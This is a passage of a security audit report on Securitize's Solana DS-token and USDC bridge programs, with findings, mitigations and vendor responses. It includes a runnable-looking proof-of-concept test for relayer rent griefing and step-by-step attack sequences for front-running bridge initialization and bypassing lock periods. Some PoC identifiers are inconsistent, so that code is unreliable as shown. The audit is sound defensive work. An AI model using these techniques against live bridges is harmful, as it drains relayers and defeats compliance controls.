    investor_country: u8,
    balance: u64,
    amount: u64,
    current_timestamp: i64,
) -> Result<()> {
    let tracker = TrackerAccount::deserialize_checked(tracker_info)?;
    // ...
    for issuance in &tracker.issuances {
        let unlock_time = issuance.issue_time.saturating_add(lock_period as i64);
        if current_timestamp < unlock_time {
            locked_amount = locked_amount.saturating_add(issuance.amount);
        }
    }
    // ...
}
```

And on the inbound side, the bridge's execute_vaa_v1 handler passes the payer (the relayer in automated flows) as the first account in the RBAC CPI, which is forwarded all the way through to the Policy Engine reallocation:

```
// execute_vaa_v1.rs (line 362-363)
let account metas = vec![
    AccountMeta::new(ctx.accounts.payer.key(), true), // relayer pays
    // ...
];
```

Impact: This creates two distinct and compounding problems:

1. **Relayer rent grieving on inbound delivery.** Every successful inbound bridge-in forces additional lamports into the destination tracker account, paid by the transaction payer used in execute_vaa_v1. In the executor-based flow, this is the relayer. An attacker can repeatedly bridge small amounts to a destination identity, forcing the relayer to fund monotonically increasing rent costs. The attacker's capital is never consumed -- it can be bridged back out and reused -- while the relayer's lamports are permanently locked in the growing tracker account.

2. **Eventual liveness failure for both inbound and outbound bridging.** Because the history is never pruned, future inbound mints require larger reallocations and larger account serialization, while future outbound bridges must deserialize and scan the ever-growing issuances vector in `validate_locked_tokens`. At scale, this can push account size, rent funding, or compute costs beyond Solana's practical transaction limits (account size limit, CU limit, or transaction size limit), permanently stranding that investor identity's bridge flow in both directions.

The effect persists even if the user later bridges back out, because burns only decrement `total_amount` -- they do not remove the historical issuance records that drive both rent costs and computation.

Proof of Concept:

```
/**
 * PoC: PolicyEngine TrackerAccount.issuances is append-only and never pruned
 *
 * This test proves that the downstream PolicyEngine tracker used by the bridge
 * has a structural property: issuance records accumulate permanently. Burns
 * (revocations) reduce total_amount but never remove historical issuance entries.
 *
 * What this proves directly:
 * 1. Each token issuance appends one permanent Issuance entry (16 bytes).
 * 2. Revocation does not prune issuances - the vector only grows.
 * 3. Tracker account size increases by exactly Issuance::INIT_SPACE (16 bytes)
 *    per issuance, and rent-exempt lamports increase correspondingly.
 * 4. The same economic capital can be recycled across cycles, so the cost to
 *    force N issuance entries is bounded only by transaction fees.
 * 5. The reallocation cost is borne by the transaction payer, not the investor.
 *
 * Relationship to the bridge (not exercised here - see note below):
 * - Inbound: execute_vaa_v1 triggers RBAC issue_tokens → AssetController →
 *   PolicyEngine enforce_policy_issuance, which calls tracker.new_issuance().
 *   The relayer (tx payer) funds the tracker reallocation via realloc::payer.
 * - Outbound: bridge_ds_tokens calls validate_locked_tokens (locked_tokens.rs),
 *   which deserializes and iterates the full issuances vector every time.
 *   It then calls RBAC revoke_tokens → PolicyEngine update_counters_on_burn,
 *   which only decrements total_amount - no pruning.
 *
 * This PoC exercises the RBAC issue/revoke path directly because the local
 * test validator loads the mainnet Wormhole guardian set, making it infeasible
 * to forge signed VAAs for execute_vaa_v1 in this environment. The PolicyEngine
 * tracker mutation code (new_issuance, update_balance_burn) is identical
 * regardless of whether the caller is the bridge program or the RBAC client.
 *
 * A dedicated relayer keypair pays for the issuance transactions to demonstrate
 * that tracker reallocation costs are externalized to the tx submitter - the
 * same role the executor relayer fills in the bridge's inbound flow.
 */
import * as anchor from "@coral-xyz/anchor";
import { BN } from "@coral-xyz/anchor";
import {
  Keypair,
  PublicKey,
  sendAndConfirmTransaction,
  Transaction,
  ComputeBudgetProgram,
} from "@solana/web3.js";
import { expect } from "chai";
import { getTrackerAccountPda } from "@dstoken-solana/rwa-token-sdk";
import {
  deriveControllerAuthorityPda,
  RwaRbacClient,
} from "@dstoken-solana/rwa-rbac";
import { airdropSol } from "@securitize/solana-bridge-sdk";
```

```

import {
  setupRwaRbacForBridge,
  RwaRbacSetupResult,
  setupBridgeDsTokensPreparation,
  BridgeDsTokensSetupResult,
} from "../helpers";

// -----
// Constants
// -----

const BRIDGE_TEST_INVESTOR_ID = "b1d2e3f4a5b6c7d8e9f0a1b2c3d4e5f6";
const ISSUE_AMOUNT = new BN(100); // small amount - recycled each cycle
const NUM_CYCLES = 5;

// PolicyEngine realloc adds exactly Issuance::INIT_SPACE per issuance.
const ISSUANCE_INIT_SPACE = 16; // u64 amount (8) + i64 issue_time (8)

// -----
// Tracker inspection helper
// -----

/**
 * TrackerAccount on-chain layout (Borsh, after 8-byte Anchor discriminator):
 *
 * version:          u8          (1)
 * asset_mint:       Pubkey      (32)
 * identity_account: Pubkey      (32)
 * total_amount:     u64         (8)
 * issuances:        Vec<Issuance> (4-byte LE len + N * 16)
 * locks:            Vec<Lock>    (4-byte LE len + ...)
 *
 * Issuance = { amount: u64 (8), issue_time: i64 (8) } = 16 bytes
 */
interface TrackerSnapshot {
  dataLength: number;
  lamports: number;
  totalAmount: bigint;
  issuancesLength: number;
}

const TRACKER_DISC_LEN = 8;
const TRACKER_HEADER_LEN = 1 + 32 + 32 + 8; // version + mint + identity + total_amount
const ISSUANCES_VEC_OFFSET = TRACKER_DISC_LEN + TRACKER_HEADER_LEN; // 81

async function inspectTracker(
  connection: anchor.web3.Connection,
  trackerPda: PublicKey
): Promise<TrackerSnapshot> {
  const info = await connection.getAccountInfo(trackerPda);
  if (!info) {
    throw new Error(`Tracker account ${trackerPda.toBase58()} not found`);
  }

  const data = info.data;
  const totalAmountOffset = TRACKER_DISC_LEN + 1 + 32 + 32; // 73
  const totalAmount = data.readBigUInt64LE(totalAmountOffset);
  const issuancesLength = data.readUInt32LE(ISSUANCES_VEC_OFFSET);

  return {
    dataLength: data.length,
    lamports: info.lamports,
    totalAmount,
  }
}

```

```

    issuancesLength,
  };
}

// -----
// Test suite
// -----

describe("PoC: PolicyEngine tracker issuance history is append-only and never pruned", () => {
  const provider = anchor.AnchorProvider.env();
  anchor.setProvider(provider);
  const connection = provider.connection;

  let adminKp: Keypair;
  let relayerKp: Keypair; // dedicated payer - simulates the executor relayer
  let rbac: RwaRbacSetupResult;
  let dsSetup: BridgeDsTokensSetupResult;
  let testMint: PublicKey;
  let trackerPda: PublicKey;

  type RwaRbacClientProvider = ConstructorParameters<typeof RwaRbacClient>[1];
  let rwaRbacClient: RwaRbacClient;

  const setCulx = ComputeBudgetProgram.setComputeUnitLimit({
    units: 1_500_000,
  });

  before(async () => {
    adminKp = (provider.wallet as { payer: Keypair }).payer;
    await airdropSol(connection, adminKp.publicKey, 100);

    // --- Dedicated relayer keypair (separate from admin/investor) ---
    // In the bridge's inbound flow, the relayer submits execute_vaa_v1 and pays
    // for all account allocations including tracker realloc. Here we use this
    // keypair as the payer for issuance txs to show the cost is externalized.
    relayerKp = Keypair.generate();
    await airdropSol(connection, relayerKp.publicKey, 10);

    // Fresh mint so tracker starts with a known baseline.
    const mintKeypair = Keypair.generate();
    rbac = await setupRwaRbacForBridge(adminKp, mintKeypair);
    testMint = rbac.mint;

    // Set up investor identity, attach wallet, issue initial 1_000_000 tokens.
    // This creates the tracker with exactly 1 issuance entry (the baseline).
    dsSetup = await setupBridgeDsTokensPreparation(adminKp, testMint, rbac);

    // Derive tracker PDA
    const mintStr = testMint.toBase58();
    const investorStr = dsSetup.investorPda.toBase58();
    trackerPda = getTrackerAccountPda(mintStr, investorStr);

    // Build RBAC client
    const config = {
      connection,
      confirmationOptions: { commitment: connection.commitment },
      rpcUrl: connection.rpcEndpoint,
    } as any;
    rwaRbacClient = new RwaRbacClient(
      config,
      provider as unknown as RwaRbacClientProvider
    );
  });

```



```

// Set issuance lock periods to 0 so capital can be recycled immediately.
const controllerAuthority = deriveControllerAuthorityPda(
  rbac.assetAccessController
);
const changePoliciesIx =
  await rwaRbacClient.policyEngine.changeIssuancePolicies(
    {
      payer: adminKp.publicKey.toString(),
      authority: controllerAuthority.toString(),
      assetMint: mintStr,
      issuancePolicies: {
        disallowBackdating: false,
        maxSupply: new BN(1_000_000_000),
        usLockPeriod: new BN(0),
        nonUsLockPeriod: new BN(0),
      },
    },
    adminKp.publicKey,
    rbac.assetAccessController,
    rbac.authorizedUserRole
  );
await sendAndConfirmTransaction(
  connection,
  new Transaction().add(setCuIx, changePoliciesIx),
  [adminKp]
);
});

it("each issuance grows tracker by exactly 16 bytes; revoke never shrinks it", async () => {
  const mintStr = testMint.toBase58();
  const controllerAuthority = deriveControllerAuthorityPda(
    rbac.assetAccessController
  );

  const snapshots: {
    afterIssue: TrackerSnapshot;
    afterRevoke: TrackerSnapshot;
  }[] = [];

  // Baseline: setupBridgeDsTokensPreparation issued 1_000_000 tokens,
  // creating 1 issuance entry. We measure growth relative to this state.
  const baseline = await inspectTracker(connection, trackerPda);
  expect(baseline.issuancesLength).to.equal(
    1,
    "Baseline should have exactly 1 issuance from initial setup"
  );
  console.log(
    ` Baseline (1 issuance from setup): issuances=${baseline.issuancesLength}, ` +
    `totalAmount=${baseline.totalAmount}, ` +
    `dataLen=${baseline.dataLength}, lamports=${baseline.lamports}`
  );

  // Record relay balance before the loop
  const relayBalanceBefore = await connection.getBalance(
    relayKp.publicKey
  );

  for (let cycle = 0; cycle < NUM_CYCLES; cycle++) {
    const now = Math.floor(Date.now() / 1000);

    // --- Issue tokens (relay as payer, admin as authorized signer) ---
    // The relay pays for the tracker reallocation (realloc:payer = payer).
    // The admin has the RBAC authorized user role and authorizes issuance.

```

```

// In the real bridge flow, bridge_authority is the RBAC signer and the
// relayer is the fee-payer - the tracker realloc cost is the same.
const issueIx = await rwaRbacClient.assetController.issueTokenIxns(
  {
    payer: relayerKp.publicKey.toString(),
    signer: adminKp.publicKey.toString(),
    wallet: adminKp.publicKey.toString(),
    investorId: BRIDGE_TEST_INVESTOR_ID,
    assetMint: mintStr,
    amount: ISSUE_AMOUNT,
    issuanceTimestamp: new BN(now),
  },
  rbac.assetAccessController,
  rbac.authorizedUserRole
);
const issueIxArr = Array.isArray(issueIx) ? issueIx : [issueIx];
await sendAndConfirmTransaction(
  connection,
  new Transaction().add(setCuIx, ...issueIxArr),
  [relayerKp, adminKp],
  { skipPreflight: true }
);

const afterIssue = await inspectTracker(connection, trackerPda);

// --- Revoke tokens (admin as payer - simulates user-initiated outbound) ---
const revokeIx = await rwaRbacClient.assetController.revokeTokenIxns(
  {
    amount: ISSUE_AMOUNT,
    owner: dsSetup.investorPda.toString(),
    wallet: adminKp.publicKey.toString(),
    authority: controllerAuthority.toString(),
    assetMint: mintStr,
    reason: "bridge",
  },
  adminKp.publicKey,
  rbac.assetAccessController,
  rbac.authorizedUserRole,
  BRIDGE_TEST_INVESTOR_ID
);
await sendAndConfirmTransaction(
  connection,
  new Transaction().add(setCuIx, revokeIx),
  [adminKp],
  { skipPreflight: true }
);

const afterRevoke = await inspectTracker(connection, trackerPda);
snapshots.push({ afterIssue, afterRevoke });

console.log(
  ` Cycle ${cycle + 1}: ` +
  `issue → issuances=${afterIssue.issuancesLength}, total=${afterIssue.totalAmount}, ` +
  `dataLen=${afterIssue.dataLength}, lamports=${afterIssue.lamports} | ` +
  `revoke → issuances=${afterRevoke.issuancesLength}, total=${afterRevoke.totalAmount}, ` +
  `dataLen=${afterRevoke.dataLength}, lamports=${afterRevoke.lamports}`
);
}

const relayerBalanceAfter = await connection.getBalance(
  relayerKp.publicKey
);
const finalSnapshot = snapshots[snapshots.length - 1].afterRevoke;

```

```

// =====
// Assertions
// =====

// 1. issuances.length increases by exactly 1 on every issuance
for (let i = 0; i < snapshots.length; i++) {
  const expected = baseline.issuancesLength + i + 1;
  expect(snapshots[i].afterIssue.issuancesLength).toEqual(
    expected,
    `Cycle ${i + 1}: issuances.length should be ${expected} after issue`
  );
}

// 2. Revoke never reduces issuances.length, account size, or lamports
for (let i = 0; i < snapshots.length; i++) {
  expect(snapshots[i].afterRevoke.issuancesLength).toEqual(
    snapshots[i].afterIssue.issuancesLength,
    `Cycle ${i + 1}: revoke must not reduce issuances.length`
  );
  expect(snapshots[i].afterRevoke.dataLength).toEqual(
    snapshots[i].afterIssue.dataLength,
    `Cycle ${i + 1}: revoke must not reduce account size`
  );
  expect(snapshots[i].afterRevoke.lamports).toEqual(
    snapshots[i].afterIssue.lamports,
    `Cycle ${i + 1}: revoke must not reduce account lamports`
  );
}

// 3. Account size increases by exactly ISSUANCE_INIT_SPACE (16 bytes) per issuance
for (let i = 0; i < snapshots.length; i++) {
  const prevDataLen =
    i === 0 ? baseline.dataLength : snapshots[i - 1].afterIssue.dataLength;
  expect(snapshots[i].afterIssue.dataLength).toEqual(
    prevDataLen + ISSUANCE_INIT_SPACE,
    `Cycle ${i + 1}: account must grow by exactly ${ISSUANCE_INIT_SPACE} bytes per issuance`
  );
}

// 4. Tracker lamports increase with each issuance (rent for larger account)
for (let i = 0; i < snapshots.length; i++) {
  const prevLamports =
    i === 0 ? baseline.lamports : snapshots[i - 1].afterIssue.lamports;
  expect(snapshots[i].afterIssue.lamports).toBe.gt(
    prevLamports,
    `Cycle ${i + 1}: tracker lamports must increase with each issuance`
  );
}

// 5. total_amount returns to baseline after each revoke - capital is recycled
const baselineTotal = baseline.totalAmount;
for (let i = 0; i < snapshots.length; i++) {
  expect(snapshots[i].afterRevoke.totalAmount).toEqual(
    baselineTotal,
    `Cycle ${i + 1}: total_amount must return to baseline after revoke`
  );
}

// 6. Relay paid for tracker rent growth
// The relay's balance decreased by at least the tracker's lamport growth.
// The delta also includes tx fees, so we assert >= rather than ==.
const relaySpent = relayBalanceBefore - relayBalanceAfter;

```

```

const trackerRentGrowth = finalSnapshot.lamports - baseline.lamports;
expect(relayerSpent).to.be.gt(
  0,
  "Relayer must have spent lamports"
);
expect(trackerRentGrowth).to.be.gt(
  0,
  "Tracker rent must have increased"
);
expect(relayerSpent).to.be.gte(
  trackerRentGrowth,
  "Relayer expenditure must cover at least the tracker rent growth"
);

// Summary
console.log("\n === PoC Summary ===");
console.log(
  ` Baseline (1 issuance from setup): dataLen=${baseline.dataLength},
    ↳ lamports=${baseline.lamports}`
);
console.log(
  ` Final    (${finalSnapshot.issuancesLength} issuances):
    ↳ dataLen=${finalSnapshot.dataLength}, lamports=${finalSnapshot.lamports}`
);
console.log(
  ` Tracker growth: +${finalSnapshot.issuancesLength - baseline.issuancesLength} issuances, ` +
  `+${finalSnapshot.dataLength - baseline.dataLength} bytes, ` +
  `+${trackerRentGrowth} rent lamports`
);
console.log(
  ` Relayer spent:  ${relayerSpent} lamports total (>= ${trackerRentGrowth} rent + tx fees)`
);
console.log(
  ` Capital recycled: total_amount=${baselineTotal} after every revoke`
);
});
});

```

• Output:

```

PoC: PolicyEngine tracker issuance history is append-only and never pruned
Baseline (1 issuance from setup): issuances=1, totalAmount=1000000, dataLen=105, lamports=1621680
Cycle 1: issue  issuances=2, total=1000100, dataLen=121, lamports=1733040 | revoke  issuances=2,
↳ total=1000000, dataLen=121, lamports=1733040
Cycle 2: issue  issuances=3, total=1000100, dataLen=137, lamports=1844400 | revoke  issuances=3,
↳ total=1000000, dataLen=137, lamports=1844400
Cycle 3: issue  issuances=4, total=1000100, dataLen=153, lamports=1955760 | revoke  issuances=4,
↳ total=1000000, dataLen=153, lamports=1955760
Cycle 4: issue  issuances=5, total=1000100, dataLen=169, lamports=2067120 | revoke  issuances=5,
↳ total=1000000, dataLen=169, lamports=2067120
Cycle 5: issue  issuances=6, total=1000100, dataLen=185, lamports=2178480 | revoke  issuances=6,
↳ total=1000000, dataLen=185, lamports=2178480

=== PoC Summary ===
Baseline (1 issuance from setup): dataLen=105, lamports=1621680
Final    (6 issuances):          dataLen=185, lamports=2178480
Tracker growth: +5 issuances, +80 bytes, +556800 rent lamports
Relayer spent:  586800 lamports total (>= 556800 rent + tx fees)
Capital recycled: total_amount=1000000 after every revoke
                  each issuance grows tracker by exactly 16 bytes; revoke never shrinks it (8111ms)

```

Recommended Mitigation: Prune matured issuance entries before appending new ones. On each new_issueance

call, remove entries whose `issue_time + lock_period` has already passed, since they no longer contribute to locked amounts.

Securitize: Acknowledged; We confirm the finding is valid. The fix will be implemented in PolicyEngine separately, outside this audit scope. Once PolicyEngine is updated and redeployed, the bridge will pick up the fix transparently - no changes to the bridge are required.

7.2.6 Source-Chain Transfer-Hook Policies Are Bypassed by the Bridge Burn/Remint Path

Description: DS mints in the Securitize RWA stack are created with a Token-2022 TransferHook that points at the Policy Engine program in [create.rs:44](#):

```
// asset_controller/create.rs
#[account(
    init,
    signer,
    payer = payer,
    // ...
    extensions::transfer_hook::program_id = policy_engine::id(),
    // ...
)]
pub asset_mint: Box<InterfaceAccount<'info, Mint>>,
```

Under normal Token-2022 operation, transfer-specific policy checks run through the transfer hook and enforce rules such as TransactionAmountLimit, TransferPause, BlockFlowbackEndTime, and -- for non-self transfers -- ForceFullTransfer, ForbiddenIdentityGroup, and sender-side balance rules in [execute.rs:153](#) and [engine.rs:476](#):

```
// policy_engine/engine.rs - enforce_policy()
for policy in self.policies.iter() {
    match &policy.policy_type {
        PolicyType::IdentityApproval => { /* identity filter check */ }
        PolicyType::TransactionAmountLimit { limit } => { /* per-tx amount cap */ }
        PolicyType::TransferPause => { /* global or filtered transfer freeze */ }
        PolicyType::ForceFullTransfer => { /* all-or-nothing transfer rule */ }
        PolicyType::ForbiddenIdentityGroup => { /* blocked identity groups */ }
        PolicyType::MaxBalance { limit } => { /* destination balance cap */ }
        PolicyType::MinBalance { limit } => { /* source/dest minimum balance */ }
        // ...
    }
}
```

The bridge does not use that transfer path. Outbound bridging in `bridge_ds_tokens.rs:298` performs only a custom lock/hold check via `locked_tokens.rs:17`, then burns through the RBAC/asset-controller revoke flow in `revoke.rs:47`:

```
// bridge_ds_tokens.rs
// Only check: lock-period constraint
locked_tokens::validate_locked_tokens(
    &ctx.accounts.tracker_account.to_account_info(),
    &ctx.accounts.policy_engine.to_account_info(),
    identity.country,
    balance,
    amount,
    ctx.accounts.clock.unix_timestamp,
)?;

// Then burn directly via RBAC revoke - no transfer_checked, no transfer hook
invoke_revoke_tokens_cpi(
    &ctx,
    amount,
    bridge_authority_bump,
    // ...
```

```
)?;
```

The revoke path calls burn on the Token-2022 program using the Asset Controller's permanent delegate authority, which does not trigger the transfer hook:

```
// asset_controller/revoke.rs
fn burn_tokens(&self, amount: u64, signer_seeds: &[&[u8]]) -> Result<()> {
    let accounts = Burn {
        mint: self.asset_mint.to_account_info(),
        authority: self.asset_controller.to_account_info(),
        from: self.revoke_token_account.to_account_info(),
    };
    let cpi_ctx = CpiContext::new_with_signer(
        self.token_program.to_account_info(),
        accounts,
        signer_seeds,
    );
    burn(cpi_ctx, amount)?;
    // ...
}
```

Inbound bridging in `execute_vaa_v1.rs:307` reminds through the issuance flow in `issue.rs:57`. That also does not trigger the transfer hook.

This means the bridge path applies lockup checks and destination-side issuance rules, but it never executes the source-chain transfer hook. The concrete gap is that same-investor cross-chain relocation is possible even when source-chain transfer-hook policies would block or limit a normal source-chain movement.

This is **not** an arbitrary-recipient or KYC bypass. The destination side still binds the transfer to the same investor: Solana inbound requires the recipient wallet to be linked to the payload investor's identity via `wallet_identity_account` and `identity_account` constraints in `execute_vaa_v1.rs:148` and `execute_vaa_v1.rs:166`, and the EVM side similarly requires the destination wallet to belong to the same investor.

Impact: If the intended security model is that transfer-hook restrictions also immobilize tokens against bridge exits, an investor can move value off the Solana Token-2022 mint through the bridge despite source-chain transfer-only policies. For example, a holder with sufficient unlocked balance can still bridge out while a `TransferPause`, `TransactionAmountLimit`, or `BlockFlowbackEndTime` policy is active, because those checks are not part of the bridge path. This weakens compliance and emergency-control assumptions around the source-chain asset, even though the tokens remain bound to the same investor on the destination chain.

Recommended Mitigation: If bridge exits are supposed to honor the same restrictions as ordinary transfers, add an explicit bridge validation path that mirrors the relevant source-chain transfer-hook policy checks before burning. The cleanest fix is to expose a dedicated policy-engine "validate bridge exit" interface and call it from `bridge_ds_tokens`.

Securitize: Acknowledged; We propose treating this as a known, intentional design property of DS Protocol.

7.2.7 `send_usdc_cross_chain_deposit` hard-couples caller and payer roles, blocking OnRamp CPI integration

Description: The USDC bridge send path currently requires a single payer signer to simultaneously be:

1. the authorized `BridgeCaller` identity,
2. the owner of the burned USDC token account, and
3. the SOL payer/refund address for executor fees and Circle event-rent flow.

This tight coupling works for direct wallet usage but blocks integrations where roles are intentionally split, **such as the upcoming OnRamp architecture where an OnRamp PDA owns/controls the USDC source account (caller) while a separate user wallet funds SOL fees (payer). As a result, otherwise valid CPI-based integration patterns are rejected by account constraints before business logic runs.**

```
pub struct SendUsdcCrossChainDeposit<'info> {  
    #[account(mut)]  
    pub payer: Signer<'info>,  
}
```

Error messages reinforce this model (TokenAccountOwnerMismatch, InsufficientPayerLamportsForExecutor), and there is no alternative account path for “USDC authority/caller != SOL payer.”

Impact: The current production path for upcoming OnRamp CPI integration is blocked until role separation is implemented

Recommended Mitigation: Decouple identities in the account model and CPI wiring.

Securitize: Fixed in [9d3fecf36f2](#).

Decoupled payer and caller into two distinct Signer accounts in `send_usdc_cross_chain_deposit`.

Also moved the `config.asset_mint != ZERO_PUBKEY` check from account constraint to handler `require!` in both `bridge_ds_tokens` and `execute_vaa_v1` because Solana flagged `ExecuteVaaV1::try_accounts` for stack-frame overflow under the aggregate constraint load, and relocating the check preserves the invariant guard.

Cyfrin: Confirmed.

7.3 Low Risk

7.3.1 PartialPolicyEngine::deserialize_checked version auto-detection heuristic can misidentify account layout, corrupting lock period data

Description: The PartialPolicyEngine::deserialize_checked function auto-detects whether a PolicyEngine account uses a v1 layout (65-byte header) or v2 layout (106-byte header) using a byte-level heuristic:

```
// policy_engine.rs:74-81
if data.len() >= v2_end {
    let bool_byte = data[v2_start + MAPPING_SIZE];
    if bool_byte <= 1 {
        let acc = Self::try_from_slice(&data[v2_start..v2_end])?;
        return Ok(acc);
    }
}
```

A v1 account's data ends at byte 354 (8 + 65 + 256 + 25). If the PolicyEngine program reallocates the account to >= 395 bytes while still using v1 layout, trailing zero bytes at position 370 satisfy `bool_byte <= 1`. The code then reads the 256-byte country-to-region mapping from offset 114 instead of 73 (a 41-byte shift) and reads IssuancePolicies (us_lock_period, non_us_lock_period) from the wrong offset, producing arbitrary values.

This finding composes with the u64-to-i64 cast in `validate_locked_tokens` (`locked_tokens.rs:38`): if the corrupted lock_period bytes exceed `i64::MAX` (2^{63}), the lock_period as i64 cast wraps to a negative value, making `unlock_time` always in the past. All issuance locks appear expired, completely bypassing US regulatory lock enforcement.

Impact: Corrupted country-to-region mapping produces incorrect region lookups, selecting the wrong lock period (US vs non-US). Combined with the u64-to-i64 cast, if the corrupted lock period value exceeds 2^{63} , all locks appear expired. US investors subject to regulatory holding periods (e.g., Reg D 12-month lock) could bridge tokens immediately after issuance. The severity depends on whether the external PolicyEngine program reallocates v1 accounts beyond 354 bytes, which is outside this codebase's control.

Proof of Concept:

1. PolicyEngine v1 account: [8B disc] [65B header] [256B mapping] [25B IssuancePolicies] = 354 bytes
2. PolicyEngine program reallocates account to 512 bytes (e.g., upgrade preparation); trailing bytes zero-filled
3. User calls `bridge_ds_tokens`, triggering `validate_locked_tokens`
4. PartialPolicyEngine::deserialize_checked: `data.len()` (512) >= 395, `data[370] == 0x00` passes `<= 1`
5. Mapping read from offset 114 instead of 73; `us_lock_period` read from wrong offset
6. If corrupted `us_lock_period` bytes >= 2^{63} : `lock_period` as i64 wraps negative at `locked_tokens.rs:38`
7. `unlock_time = issue_time + negative_value` is always in the past
8. All issuance locks appear expired; US investor bridges locked tokens

Recommended Mitigation: Replace the heuristic with deterministic version detection. For mainnet where only v2 accounts exist:

```
require_gte!(data.len(), v2_end, BridgeError::InvalidPolicyEngineAccount);
let acc = Self::try_from_slice(&data[v2_start..v2_end])?;
Ok(acc)
```

If backward compatibility is needed, use exact account data length matching.

Also fix the u64-to-i64 cast in `locked_tokens.rs:38`:

```
let lock_period_i64 = i64::try_from(lock_period)
    .map_err(|_| error!(BridgeError::InvalidPolicyEngineAccount))?;
let unlock_time = issuance.issue_time.saturating_add(lock_period_i64);
```


Securitize: Fixed in [d36968e](#).

Cyfrin: Verified.

7.3.2 Permissionless initialize combined with no ownership transfer and zero-value acceptance enables permanent bridge hijacking

Description:

1. Both initialize instructions accept any Signer as owner with no restriction to a known deployer
2. The DS bridge initialize does not validate `authorized_user_role` and `executor_program_id` against zero, unlike the update instructions which reject `ZERO_PUBKEY`
3. Neither program has an ownership transfer mechanism

An attacker who front-runs initialization with `authorized_user_role = Pubkey::default()` and `executor_program_id = Pubkey::default()` permanently owns and permanently disables the bridge instance for that mint. The config PDA uses Anchor init (one-shot), so re-initialization is impossible. Both `bridge_ds_tokens` and `execute_vaa_v1` check `config.authorized_user_role != ZERO_PUBKEY` and revert with `BridgeError::RbacNotConfigured`.

Impact: Permanent denial-of-service for a specific DS token or USDC bridge instance. The legitimate team cannot recover ownership and must redeploy the entire program with a new program ID, requiring re-integration with Wormhole, the executor, and EVM-side bridge contracts. On Solana, front-running is harder than EVM (QUIC-based TPU reduces mempool visibility) but remains feasible via validator-side observation.

Proof of Concept:

1. Securitize team deploys the program and plans to initialize bridge for DS token mint X
2. Attacker monitors for the initialize transaction and submits competing tx with higher priority fee:
`owner = attacker_wallet, authorized_user_role = Pubkey::default(), executor_program_id = Pubkey::default()`
3. Attacker's tx lands first; BridgeConfig PDA created with attacker as owner and zero config values
4. Legitimate team's initialize tx fails (PDA already exists)
5. No transfer_ownership instruction exists; legitimate team cannot reclaim the config
6. All bridge operations revert: `bridge_ds_tokens` checks `authorized_user_role != ZERO_PUBKEY` (line 43)
7. The bridge is permanently non-functional for mint X

Recommended Mitigation:

1. Add access control to initialize: `require owner.key() == DEPLOYER_PUBKEY` or use a program-level deployer authority
2. Add zero-value validation in initialize matching the update instructions:

```
require!(authorized_user_role != ZERO_PUBKEY, BridgeError::RbacNotConfigured);
require!(executor_program_id != ZERO_PUBKEY, BridgeError::ZeroExecutorProgramId);
```

3. Add a two-step ownership transfer: `propose_owner + accept_ownership`

Securitize: Fixed in [7d3cc0a](#).

Cyfrin: Verified.

7.3.3 UsdcBridgeConfig::max_executor_fee defaults to zero, disabling the executor fee cap

Description: `UsdcBridgeConfig::max_executor_fee` is initialized to 0 in `initialize.rs:38`. In `SendUsdcCrossChainDeposit::handler`, the fee cap check at line 186 is skipped when the value is 0:

```
if config.max_executor_fee != 0 {
    require_gte!(config.max_executor_fee, exec_amount, ...);
}
```

An authorized bridge caller can set `exec_amount` to any value up to the config PDA's available SOL.

Impact: Defense-in-depth gap. Whitelisted bridge callers could drain config PDA excess SOL through inflated executor fees. Mitigated by the bridge caller trust model.

Recommended Mitigation: Always enforce the cap:

```
require_gte!(config.max_executor_fee, exec_amount, UsdcBridgeError::ExecutorFeeExceedsMax);
```

Or initialize `max_executor_fee` to a sensible non-zero default.

Securitize: Fixed in [8207188e](#).

Made `max_executor_fee` a required non-zero argument to initialize (and rejected zero in `update_max_executor_fee`), and removed the `if != 0` guard in `send_usdc_cross_chain_deposit` so the per-call cap `exec_amount <= max_executor_fee` is now unconditionally enforced.

Cyfrin: Confirmed.

7.3.4 Outbound Payload Encoding Uses `panic!` Instead of Anchor Error Codes

Description: `abi_encode_bridge_payload` in `modules/securitize-bridge-core/src/payload.rs:174-209` validates its input by calling `panic_for_invalid_bridge_payload`, which converts every `PayloadError` variant into a `panic!`:

```
// payload.rs:128-145
#[cfg(feature = "abi")]
fn panic_for_invalid_bridge_payload(payload: &BridgePayload) {
    match validate_bridge_payload(payload) {
        Ok(()) => {}
        Err(PayloadError::AttributeLengthMismatch) => {
            panic!("attribute_values and attribute_expirations must have the same length")
        }
        Err(PayloadError::InvalidAttributeCount) => {
            panic!("Bridge payload requires exactly 4 attributes ...")
        }
        Err(PayloadError::InvestorIdTooLong) => {
            panic!("investor_id length exceeds max {}", MAX_INVESTOR_ID_LEN)
        }
        Err(PayloadError::CountryTooLong) => {
            panic!("country length exceeds max {}", MAX_COUNTRY_LEN)
        }
        Err(other) => panic!("unexpected payload validation error: {other:?}"),
    }
}
```

A second raw `assert!` guards the final encoded length:

```
// payload.rs:202-206
assert!(
    encoded_payload_fits_max_len(encoded.len()).is_ok(),
    "encoded payload exceeds max length {}",
    MAX_ENCODED_PAYLOAD_LENGTH
);
```

On Solana, `panic!` produces an opaque `ProgramError` with no Anchor error code, no discriminator, and no structured log. The runtime returns a generic instruction-failure code to the caller.

This function is called during the outbound bridge flow in `programs/securitize_bridge/src/instructions/bridge/bridge_ds_tokens.rs:325`. Of the validation checks, the `investor_id` length is the most externally reachable: the value comes from an external `ImrInvestor` account and is not length-bounded by the bridge program. If an investor's `investor_id` exceeds `MAX_INVESTOR_ID_LEN` (256 bytes), `panic_for_invalid_bridge_payload` fires, permanently blocking that investor from outbound bridging with an uninformative error.

The remaining checks (attribute count, country length, encoded payload size) are internally bounded by program logic and unlikely to fire in practice, but they follow the same panic pattern.

Notably, the codebase already defines proper `PayloadError` variants (`InvestorIdTooLong`, `CountryTooLong`, `InvalidAttributeCount`, etc.) and structured validation functions (`validate_bridge_payload`, `validate_payload_lengths`) that return `Result<(), PayloadError>`. These are used by the decode path but bypassed on the encode path, which wraps them in panics instead of propagating them.

Recommended Mitigation: Have `abi_encode_bridge_payload` return `Result<Vec<u8>, PayloadError>` instead of `Vec<u8>`, propagating the existing structured error types. At the call site in `bridge_ds_tokens.rs`, map `PayloadError` variants to `BridgeError` variants via `require!` or a `.map_err()`:

```
// payload.rs
pub fn abi_encode_bridge_payload(payload: &BridgePayload) -> Result<Vec<u8>, PayloadError> {
    validate_bridge_payload(payload)?;

    // ... encoding logic ...

    encoded_payload_fits_max_len(encoded.len())?;
    Ok(encoded)
}
```

```
// bridge_ds_tokens.rs
let payload_bytes = abi_encode_bridge_payload(&BridgePayload { ... })
    .map_err(|_| BridgeError::InvalidPayload)?;
```

Securitize: Fixed in [4a916d4](#).

Cyfrin: Verified.

